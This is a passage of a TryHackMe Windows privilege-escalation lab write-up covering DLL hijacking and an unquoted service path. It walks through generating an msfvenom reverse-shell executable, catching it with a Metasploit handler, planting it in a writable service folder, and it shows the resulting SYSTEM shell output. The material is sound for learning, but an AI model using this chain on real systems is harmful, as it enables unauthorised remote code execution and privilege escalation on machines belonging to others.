
Open cmd and type **wmic service get name,displayname,pathname,startmode**

Or **wmic service list brief**


Or use process monitor tool to do this [as mentioned in **Finding DLL Hijacking Vulnerabilities,** do see **NOTE** mentioned below**]**

8) Now navigate to **C:\Temp** folder

9) Open **Task Manager** to look for **DLL Hijack Service** running state, as this service is using Temp folder where we have to load our malicious hijackme.dll file




10) In windows click on ThisPC, here your will see remmina connected, click on that and from here you can access files of kali or share files from kali to windows]. This got possible since we enabled shared option: File System while using Remmina to connect to windows system. Copy paste hijack.dll at C:\Temp from linux to windows using this method.




11) Now check using cmd > **sc query dllsvc**, it will get STOPPED. Start this service using **sc start dllsvc**


12) Now reconnect through Remmina using **[jack/Password11]** without shutting down any windows. We will successfully login as **jack**



13) Now find the contents of **flagdll.txt**



Contents of flagdll.txt



NOTE – Possible only when you have Admin access: Download procmon in kali for windows and share it to windows using remmina [in windows click on ThisPC, here your will see remmina connected, click on that and from here you can access files of kali or share files from kali to windows]

Task 6 Unquoted Service Path:

When a service starts in Windows, the operating system has to find and run an executable file. For example, you will see in the terminal output below that the "netlogon" service (responsible for authenticating users in the domain) is, in fact, referring to the C:\Windows\system32\lsass.exe binary.

Netlogon and its binary

C:\Users\user>sc qc netlogon

[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: netlogon

TYPE : 20 WIN32_SHARE_PROCESS

START_TYPE : 3 DEMAND_START

ERROR_CONTROL : 1 NORMAL

BINARY_PATH_NAME : C:\Windows\system32\lsass.exe

LOAD_ORDER_GROUP : MS_WindowsRemoteValidation

TAG : 0

DISPLAY_NAME : Netlogon

DEPENDENCIES : LanmanWorkstation

SERVICE_START_NAME : LocalSystem

C:\Users\user>

In the example above, when the service is launched, Windows follows a search order similar to what we have seen in the previous task. Imagine now we have a service (e.g. srvc) which has a binary path set to C:\Program Files\topservice folder\subservice subfolder\srvc.exe

To the human eye, this path would be merely different than "C:\Program Files\topservice folder\subservice subfolder\srvc.exe". We would understand the service is trying to run srvc.exe.

Windows approaches the matter slightly differently. It knows the service is looking for an executable file, and it will start looking for it. If the path is written between quotes, Windows will directly go to the correct location and launch service.exe.

However, if the path is not written between quotes and if any folder name in the path has a space in its name, things may get complicated. Windows will append ".exe" and start looking for an executable, starting with the shortest possible path. In our example, this would be C:\Program.exe. If program.exe is not available, the second attempt will be to run topservice.exe under C:\Program Files\. If this also fails, another attempt will be made for C:\Program Files\topservice folder\subservice.exe. This process repeats until the executable is found.

Knowing this, if we can place an executable in a location we know the service is looking for one, it may be run by the service.

As you can understand, exploiting an unquoted service path vulnerability will require us to have write permissions to a folder where the service will look for an executable.

Finding Unquoted Service Path Vulnerabilities -

Tools like winPEAS and PowerUp.ps1 will usually detect unquoted service paths. But we will need to make sure other requirements to exploit the vulnerability are filled. These are;

Being able to write to a folder on the path

Being able to restart the service

If either of these conditions is not met, successful exploitation may not be possible.

The command below will list services running on the target system. The result will also print out other information, such as the display name and path.

wmic service get name,displayname,pathname,startmode

The command may show some Windows operating system folders. As you will not have "write" privileges on those with a limited user, these are not valid candidates.

Going over the output of this command on the target machine, you will notice that the "unquotedsvc" service has a path that is not written between quotes.

Once we have located this service, we will have to make sure other conditions to exploit this vulnerability are met.

You can further check the binary path of this service using the command below:

sc qc unquotedsvc

Once we have confirmed that the binary path is unquoted, we will need to check our privileges on folders in the path. Our goal is to find a folder that is writable by our current user. We can use accesschk.exe with the command below to check for our privileges.

.\accesschk64.exe /accepteula -uwdq "C:\Program Files\"

The output will list user groups with read (R) and write (W) privileges on the "Program Files" folder.

The accesschk binary is on the desktop of the target system (10.10.2.181)

We now have found a folder we can write to. As this folder is also in the service's binary path, we know the service will try to run an executable with the name of the first word of the folder name.

We can use msfvenom (on the AttackBox) to generate an executable. The command below will wrap Meterpreter in an executable file.

msfvenom -p windows/x64/shell_reverse_tcp LHOST=[KALI or AttackBox IP Address] LPORT=[The Port to which the reverse shell will connect] -f exe > executable_name.exe

The command above will generate a reverse shell. This means that it will try to connect back to our attacking machine. We will need to launch Metasploit and configure the handler to accept this connection. The terminal screen below shows a typical configuration. Please note that the LHOST

value (attacking machine IP address, 10.9.6.195 in the example below) will be different and you may also change the LPORT (local port) if you have used a different port when generating the executable file. If the screen below seems unfamiliar, you can complete the Metasploit module to learn more about Metasploit.

msfconsole

msf6 > use exploit/multi/handler

[*] Using configured payload windows/x64/shell_reverse_tcp

msf6 exploit(multi/handler) > set payload windows/x64/shell_reverse_tcp

payload => windows/x64/shell_reverse_tcp

msf6 exploit(multi/handler) > set lport 8899

lport => 8899

msf6 exploit(multi/handler) > set lhost 10.9.6.195

lhost => 10.9.6.195

msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.9.6.195:8899

Once you have generated and moved the file to the correct location on the target machine, you will need to restart the vulnerable service.

You can use the **sc start unquotedsvc** command to start the service.


You can connect to the target system (10.10.2.181) using RDP or launch it directly in your browser.

The credentials are:

Username: user

Password: Password1

Answer to the questions of this section-




Steps to do TASK 6-


1) Launch AttackBox [Linux]

2) Now through Remmina in Linux connect to windows system using credentials give **[user/Password1]**


Enable the **share Folder** checkbox and select **File System** here. If you face any color depth issues change color depth to **High color (16bpp).** Then save and connect.




3) Once connected to windows system, Search for Non-standard services. In our case it is “Unquoted service path” - **unquotedsvc**




4) We have identified one service whose path is unquoted - **unquotedsvc**



5) Now check details of unquotedsvc using command **sc qc unquotedsv** this also introduce us to its Binary path **C:\Program Files\Unquoted Path Service\Common Files\unquotedservicepath.exe**



6) Now using **accesschk64.exe** located at Desktop, try to identify which Binary Path folder for unquotedsvc has Read/Write permissions for Users. It is **C:\Program Files\Unquoted Path Service**




7) Create an msfvenom payload for windows to get reverse shell from, remember to add proper LHOST and file name, here we have taken file name as **common.exe** because the file name should be same as folder name where it will be pasted to launch from [refer image point 10)]

```
root@ip-10-10-0-244: ~                    root@ip-10-10-0-244: ~
root@ip-10-10-0-244:~# msfvenom -p windows/x64/shell_reverse_tcp LHOST=1
0.10.0.244 LPORT=4545 -f exe > common.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows fr
om the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
root@ip-10-10-0-244:~# ls
common.exe  Downloads     Pictures  Rooms     thinclient_drives
Desktop     Instructions  Postman   Scripts   Tools
root@ip-10-10-0-244:~#
```


8) Start msfconsole – **explot/multi/handler** to handle reverse connection received from windows system after the **launch of common.exe** [set all the options required for proper handling of reverse connection]


```
msf5 exploit(multi/handler) > set payload windows/x64/shell_reverse_tcp
payload => windows/x64/shell_reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.10.0.244
LHOST => 10.10.0.244
msf5 exploit(multi/handler) > set LPORT 4545
LPORT => 4545
msf5 exploit(multi/handler) > run
```

9) **Once the payload common.exe is created.** In windows click on ThisPC, here your will see remmina connected, click on that and from here you can access files of kali or share files from kali to windows]. This got possible since we **enabled share Folder** option: File System while using Remmina to connect to windows system. From Kali Copy paste common.exe to File System as mentioned below



10) Further when using windows, copy paste **commom.exe** from **RemminaDisk** on ip to **C:\Program Files\Unquoted Path Service** as mentioned below





11) Now check using cmd > **sc query unquotedsvc**, it will get STOPPED. Start this service using **sc start unquotedsvc.** On the other side in AttackBox you will see receiving reverse shell from windows to AttackBox

```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.0.244:4545
[*] Command shell session 1 opened (10.10.0.244:4545 -> 10.10.104.12:49835) at 2
021-11-14 14:33:33 +0000



C:\Windows\system32>whoami
whoami
nt authority\system
```

12) Now find the contents of **flagUSP.txt** which is located at **C:\Users\Cora\Documents**

```
C:\>dir | Findstr "flagUSP.txt"
dir | Findstr "flagUSP.txt"

C:\>dir flagUSP.txt /s
dir flagUSP.txt /s
 Volume in drive C has no label.
 Volume Serial Number is A8A4-C362

 Directory of C:\Users\Cora\Documents

10/14/2021  11:54 PM                16 flagUSP.txt
               1 File(s)             16 bytes
```

Contents of flagUSP.txt

Task 7 Token Impersonation:

Read Token Impersonation from the room yourself.

This is all for this Write-up, hoping this will help you in solving challenge of Windows Privesc. Have Fun and Enjoy Hacking!

Do visit other rooms and modules on TryHackMe for more learning.

-by Shefali Kumari